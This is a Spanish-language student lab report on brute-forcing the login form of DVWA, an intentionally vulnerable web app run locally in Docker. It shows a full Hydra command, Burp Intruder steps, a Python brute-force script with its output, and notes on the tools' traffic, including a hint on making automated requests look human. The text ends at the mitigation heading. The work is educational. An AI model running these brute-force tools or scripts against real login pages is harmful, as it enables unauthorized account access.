Informe Laboratorio 2

Sección 3

Sergio Soto Cuevas
e-mail: sergio.soto1@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA
(Damn Vulnerable Web App - https://github.com/digininja/DVWA (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (https://portswigger.net/burp/communitydownload (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para comenzar el laboratorio se toma en consideración que ya se tiene instalado tanto docker como docker-compose. Clonamos el repositorio de DVWA desde github y lo arrancamos con el siguiente comando.1.

Figura 1: Docker compose up

Primero se inicia sesión con las credenciales correspondientes, se crea una data base y se resetea (Setup/Reset DB).



Figura 2: Security level low

Una vez arriba el servicio se configura en low 2.

2.2. Redirección de puertos en docker (dvwa)

De misma forma se observan en 3 los contenedores levantados, correspondientes a DVWA y a la base mariadb, dvwa utiliza el puerto 127.0.0.1:4280:80 esto se podría cambiar de ser necesario como por ejemplo 127.0.0.1:8806:80, pero por comodidad se deja de forma predeterminada.

```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio/DVWA$ docker ps -a
CONTAINER ID   IMAGE                              COMMAND                  CREATED         STATUS         PORTS                    NAMES
a43025c63b96   ghcr.io/digininja/dvwa:latest      "docker-php-entrypoi…"   2 minutes ago   Up 2 minutes   127.0.0.1:4280->80/tcp   dvwa-dvwa-1
ae93b9a1e47b   mariadb:10                         "docker-entrypoint.s…"   2 minutes ago   Up 2 minutes   3306/tcp                 dvwa-db-1
```

Figura 3: DVWA

2.3. Obtención de consulta a replicar (burp)

De manera paralela se inicia Burp Suite para obtener la consulta, esto se realiza mediante el intento de logeo en el formulario de vulnerabilities/brute, se ingresa a este desde la pestaña Proxy y se comienza a interceptar un intento de sesión, en este caso erróneo.



Figura 4: Consulta a replicar

Por ultimo, se obtiene la consulta 4, posterior a ello se manda al intruder para realizar el ataque, se observa también el mensaje de error del formulario.

2.4. Identificación de campos a modificar (burp)

Ahora se determinan los campos a modificar correspondientes a el valor de username y password 5 . Se puede observar que estos se destacan y encierran con §,indicando que son los valores a cambiar durante el ataque.



Figura 5: Campos a modificar

2.5. Obtención de diccionarios para el ataque (burp)

Los diccionarios deberían obtenerse desde 6, pero por alguna razón DVWA bloquea la ruta.

Figura 6: Diccionarios

Por ello se utilizan dos diccionarios adjuntados en el repositorio [1], y users y passwords correctos encontrados en [2].

2.6. Obtención de al menos 2 pares (burp)

Se realiza el ataque Cluster bomb attack, se colocan los diccionarios en la payload correspondiente(campos a modificar), se espera mientras se filtra según mensaje de error(Grep - Match), marcando los erróneos como 1 y mejorando la visualización de los resultados.



Figura 7: Obtención de 2 pares

En la imagen 7 se observan los pares de usuarios y contraseñas funcionales para el formulario correspondiente.

2.7. Obtención de código de inspect element (curl)

Ahora se obtienen los códigos mediante inspect element, mediante network el request de los formularios correctos e incorrectos.

```
<h1>Vulnerability: Brute Force</h1>
<div class="vulnerable_code_area">
  <h2>Login</h2>
  <form action="#" method="GET">
    Username:
    <br>
    <input type="text" name="username">
    <br>
    Password:
    <br>
    <input type="password" autocomplete="off" name="password">
    <br>
    <br>
    <input type="submit" value="Login" name="Login">
  </form>
</div>
<h2>More Information</h2>
```

Figura 8: Markup formulario

Primero en 8 se observa el formulario observado en elements.



Figura 9: Request correcto

Luego en Network se obtiene el request del formulario en un intento correcto 9, de esta forma se obtiene el curl con click derecho sobre el mensaje.



Figura 10: Request incorrecto

De igual forma se obtiene el de un intento incorrecto 10, se copia y se mandan ambos a consola para seguir trabajando.

2.8. Utilización de curl por terminal (curl)

A continuación se observan ambos curl obtenidos en el paso anterior.



Figura 11: curl correcto



Figura 12: curl incorrecto

En ambas figuras se observan los parámetros de la solicitud realizada al formulario, la única diferencia se encuentra en los valores entregados en username y password.

2.9. Demuestra 4 diferencias (curl)

En el repositorio [1] se presentan las paginas que devuelven ambos intentos de sesión mediante curl.



Figura 13: Diferencias entre retorno de sesión.

En la figura 13 se observan las únicas diferencias destacables del retorno de ambas paginas, primero se observa el acceso correcto, y por ultimo el incorrecto. Se observan como diferencias:

1. **Mensaje mostrado**
   - Acceso válido: `Welcome to the password protected area admin`
   - Acceso inválido: `Username and/or password incorrect.`
2. **Imagen adjunta**
   - Acceso válido: Adjunta `<img src="/hackable/users/admin.jpg" />`
   - Acceso inválido: no se muestra ninguna imagen.
3. **Etiquetas HTML**
   - Acceso válido: etiqueta de párrafo `<p> ... </p>`
   - Acceso inválido: etiqueta de texto preformateado `<pre> ... </pre>`
4. **Contenido genérico**
   - Acceso válido: mensaje personalizado nombra al user.
   - Acceso inválido: mensaje genérico de error no nombra al user.

2.10. Instalación y versión a utilizar (hydra)

Para comenzar se instalara Hydra 14.

```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio$ sudo apt install -y hydra
```

Figura 14: Instalación Hydra

Ademas observamos la version utilizada correspondiente a la v9.5 15.

```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio$ hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).
```

Figura 15: Versión Hydra

2.11. Explicación de comando a utilizar (hydra)

Primero obtendremos el PHPSESSID 16, para así atacar al formulario correcto.



Figura 16: PHPSESSID

Observamos que este se encuentra en las cookies y lo guardamos para utilizarlo en el comando de hydra. Cabe destacar que utilizaremos el mismo listado de users y passwords utilizados anteriormente.

Podemos observar en 17 el comando utilizado.

```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio/lab2$ hydra -L users.txt -P passwords.txt "http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username=^USE
R^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=524ac6a01e05b79384d94029f921309a; security=low:F=Username and/or password incorrect." -V -t 4 -o hydr
a_resultados.txt
```

Figura 17: Comando Hydra

Donde:

-L users.txt/- P passwords.txt Archivos correspondientes a las listas a utilizar.

http-get-form: Modulo hydra para formularios tipo GET, se indica el link a utlizar.

^USER^/^PASS^ Para ir iterando las combinaciones.

H=/HPSESSID=/security Cabeceras a utilizar para entrar al formulario correspondiente, se adjunta la cookies de sesion y el nivel de seguridad.

F= Indicamos cual es el mensaje de error.

-V Verbose para mostrar intentos en pantalla.

-t 4 Numero de hilos concurrentes a utilizar.

-o Para guardar resultados.

2.12. Obtención de al menos 2 pares (hydra)

Por ultimo se observa lo obtenido en consola (verbose) 18.

```
[4280][http-get-form] host: 127.0.0.1   login: 1337   password: charley
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "password" - 83 of 90 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "qwerty123" - 84 of 90 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "qwerty1" - 85 of 90 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "111111" - 86 of 90 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "secret" - 87 of 90 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "abc123" - 88 of 90 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "charley" - 89 of 90 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "letmein" - 90 of 90 [child 2] (0/0)
[4280][http-get-form] host: 127.0.0.1   login: pablo   password: letmein
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 21:26:59
```

Figura 18: Intentos Hydra

Y los pares obtenidos en el archivo generado 19, que corresponden a los correctos.

Abrir — hydra_resultados.txt — ~/Escritorio/lab2

```
# Hydra v9.5 run at 2025-09-13 21:26:53 on 127.0.0.1 http-get-form (hydra -L users.txt -P passwords.txt -V -t 4 -o hydra_resultados.txt http-get-
form://127.0.0.1:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=524ac6a01e05b79384d94029f921309a;
security=low:F=Username and/or password incorrect.)
[4280][http-get-form] host: 127.0.0.1   login: admin   password: password
[4280][http-get-form] host: 127.0.0.1   login: gordonb   password: abc123
[4280][http-get-form] host: 127.0.0.1   login: 1337   password: charley
[4280][http-get-form] host: 127.0.0.1   login: pablo   password: letmein
```

Figura 19: Resultados Hydra

2.13. Explicación paquete curl (tráfico)

Ahora se procede a repetir lo que ya hicimos pero capturando los paquetes con wireshark, se filtra por http.request && tcp.port == 4280, y observamos lo obtenido.



Figura 20: Paquete curl

En la figura 20 se observa el paquete curl, donde se solicitó la página /vulnerabilities/brute/ enviando los datos de formulario como query string: username=admin, password=qwerty1, Login=Login. En DVWA (Security = Low) el formulario de login envía sus parámetros por GET, se observan ademas:

User-Agent: `Mozilla/5.0 ... Firefox/142.0` Firma del cliente. Permite al servidor distinguir peticiones originadas por navegadores reales.

Accept / Accept-Language / Accept-Encoding: Indican tipos de contenido, idiomas y codificaciones que el cliente acepta.

Sec-Fetch-Dest / Sec-Fetch-Mode / Sec-Fetch-Site / Sec-Fetch-User: Encabezados de contexto y seguridad generados por navegadores modernos que describen el destino y el modo, son para diferenciar peticiones de navegación normales.

Sec-CH-* (Client Hints): Cabeceras que informan al servidor sobre características del cliente, ancho de pantalla, plataforma,etc.

Priority: Metadatos usados por navegadores para priorización de recursos .

2.14. Explicación paquete burp (tráfico)

Figura 21: Paquete burp

En la figura 21 se aprecia el paquete burp, donde se solicitó la página /vulnerabilities/brute/ enviando lo mismo que curl, ademas se observa:

User-Agent: `Mozilla/5.0 ...` `Chrome/140.0.0.0 ...` Firma del cliente. Permite al servidor distinguir peticiones originadas por navegadores reales, puede ayudar a camuflar tráfico automatizado.

Accept / Accept-Language / Accept-Encoding Indican los tipos de contenido, idiomas y codificaciones que el cliente acepta, ayudan a que parezca humana.

Sec-CH-* y Sec-Fetch-* Cabeceras enviadas por navegadores actuales. Su presencia simula tráfico originado por un navegador real.

2.15. Explicación paquete hydra (tráfico)



Figura 22: Paquete Hydra

De misma forma que los anteriores se observa que solicita la página /vulnerabilities/brute/ enviando lo necesario, ademas se observa:

Request Method: Indica que se usa `GET`.

Request URI Query / Query Parameters: Parámetros enviados en la URL: `username=admin`, `password=password`, `Login=Login`. Muestra las credenciales probadas por Hydra.

HTTP Version: `HTTP/1.0` — impacta headers incluidos por defecto y el comportamiento de conexión.

User-Agent: `Mozilla/5.0 (Hydra)` La herramienta (Hydra) fija un User-Agent que incluye su nombre. Lo que Permite identificar tráfico automatizado en logs si no se camufla.

2.16. Mención de las diferencias (tráfico)

User-Agent

1. curl: Mozilla...Firefox
2. Hydra: Mozila (Hydra)
3. BurpSuite: Mozilla...Chrome

Encabezados

1. curl: Cabeceras de browser modernas y completas.
2. Hydra: Encabezados mínimos.
3. BurpSuite: Cabeceras de browser modernas y completas.

Tasa de envió

1. curl: 1, puesto que es manual
2. Hydra: Las que se soliciten en rafaga y paralelo.
3. BurpSuite: Las que se soliciten, técnicamente no es regular como hydra para simular que es humano

2.17. Detección de SW (tráfico)

Respecto a detectar a que herramienta corresponde cada paquete es mas obvio con Hydra, puesto que este se anuncia dentro del mismo. Por otro lado entre curl y burpsuite ademas de denotar la tasa de envió, se vuelve un poco mas difícil pero igual podemos observar el orden en el que están organizados los campos en el paquete.

2.18. Interacción con el formulario (python)

Ahora se generara un código para atacar el formulario correspondiente mediante la iteración de dos listas.

```python
import requests

BASE = "http://127.0.0.1:4280"
HOST = "127.0.0.1"
PHPSESSID = "72aba6dcb2b6df8126dad58c9217a1a2"

USERS = ["admin", "gordonb", "pablo", "1337"]
PASSWORDS = ["password", "abc123", "letmein", "charley"]

with requests.Session() as s:
    s.cookies.set("PHPSESSID", PHPSESSID, domain=HOST, path="/")
    s.cookies.set("security", "low", domain=HOST, path="/")

    tries = found = 0
    for u in USERS:
        for p in PASSWORDS:
            tries += 1
            r = s.get(f"{BASE}/vulnerabilities/brute/",
                      params={"username": u, "password": p, "Login": "Login"},
                      timeout=8, allow_redirects=True)

            bad = "username and/or password incorrect" in r.text.lower()
            print(f"[{'BAD' if bad else 'OK '}] {u}:{p}")
            if not bad: found += 1

    print(f"[DONE] intentos={tries} | válidos={found}")
```

Figura 23: Codigo Brute Force

En este Script se usa requests.Session(), en vulnerabilities/brute se prueba una lista mediante el bucle de USERS x PASSWORDS utlizando GET, por ultimo filtra por el mensaje de error que se conoce y marca con un OK los pares correctos.

2.19. Cabeceras HTTP (python)

En la figura 23 se observa que se adjunta la cabecera Cookie, que lleva el PHPSESSID obtenido anteriormente y el nivel de seguridad, esto es para mantener iniciada la sesión en DVWA.

2.20. Obtención de al menos 2 pares (python)

Por ultimo se observa lo obtenido mediante consola 24, destacando los pares correctos con OK.

```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio/lab2$ /bin/python /home/mrpotosi/Escritorio/lab2/bf.py
[OK ] admin:password
[BAD] admin:abc123
[BAD] admin:letmein
[BAD] admin:charley
[BAD] gordonb:password
[OK ] gordonb:abc123
[BAD] gordonb:letmein
[BAD] gordonb:charley
[BAD] pablo:password
[BAD] pablo:abc123
[OK ] pablo:letmein
[BAD] pablo:charley
[BAD] 1337:password
[BAD] 1337:abc123
[BAD] 1337:letmein
[OK ] 1337:charley
[DONE] intentos=16 | válidos=4
```

Figura 24: Resultados Código

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Ahora se comparara rendimiento según diferentes métricas.

Velocidad

1. curl: De 1 en 1 se puede hacer bucles.
2. Hydra: Al paralelizar es mas rápido, configurable.
3. BurpSuite: La versión utilizada es lenta comparada con Hydra.
4. Codigo python: Rendimiento parecido al de curl, puesto que se pone en bucle hasta que termine.

Concurrencia

1. curl, Codigo python: No.
2. Hydra, BurpSuite: Si presentan (hilos, intruder).

Peor Caso términos de Big-O

1. curl: O(N)
2. Hydra: O(N/numero de hilos)
3. BurpSuite: O(N)
4. Codigo python: O(N)

Detección

1. curl: Difícil de detectar puesto que es prácticamente el contenido original de la web.
2. Hydra: Fácil de detectar, se anuncia y delata por el patrón de envió.
3. BurpSuite: De igual forma que curl, es difícil de detectar puesto que utilizan el método original de la web.
4. Codigo python: Código actual fácil de detectar, pero se podrían sumar pausas, headers, etc, para hacerlo parecer humano.

2.22. Demuestra 4 métodos de mitigación (investigación)

De misma forma podemos encontrar mecanismos para mitigar las brechas ante posibles ataques.

Limite de Intentos

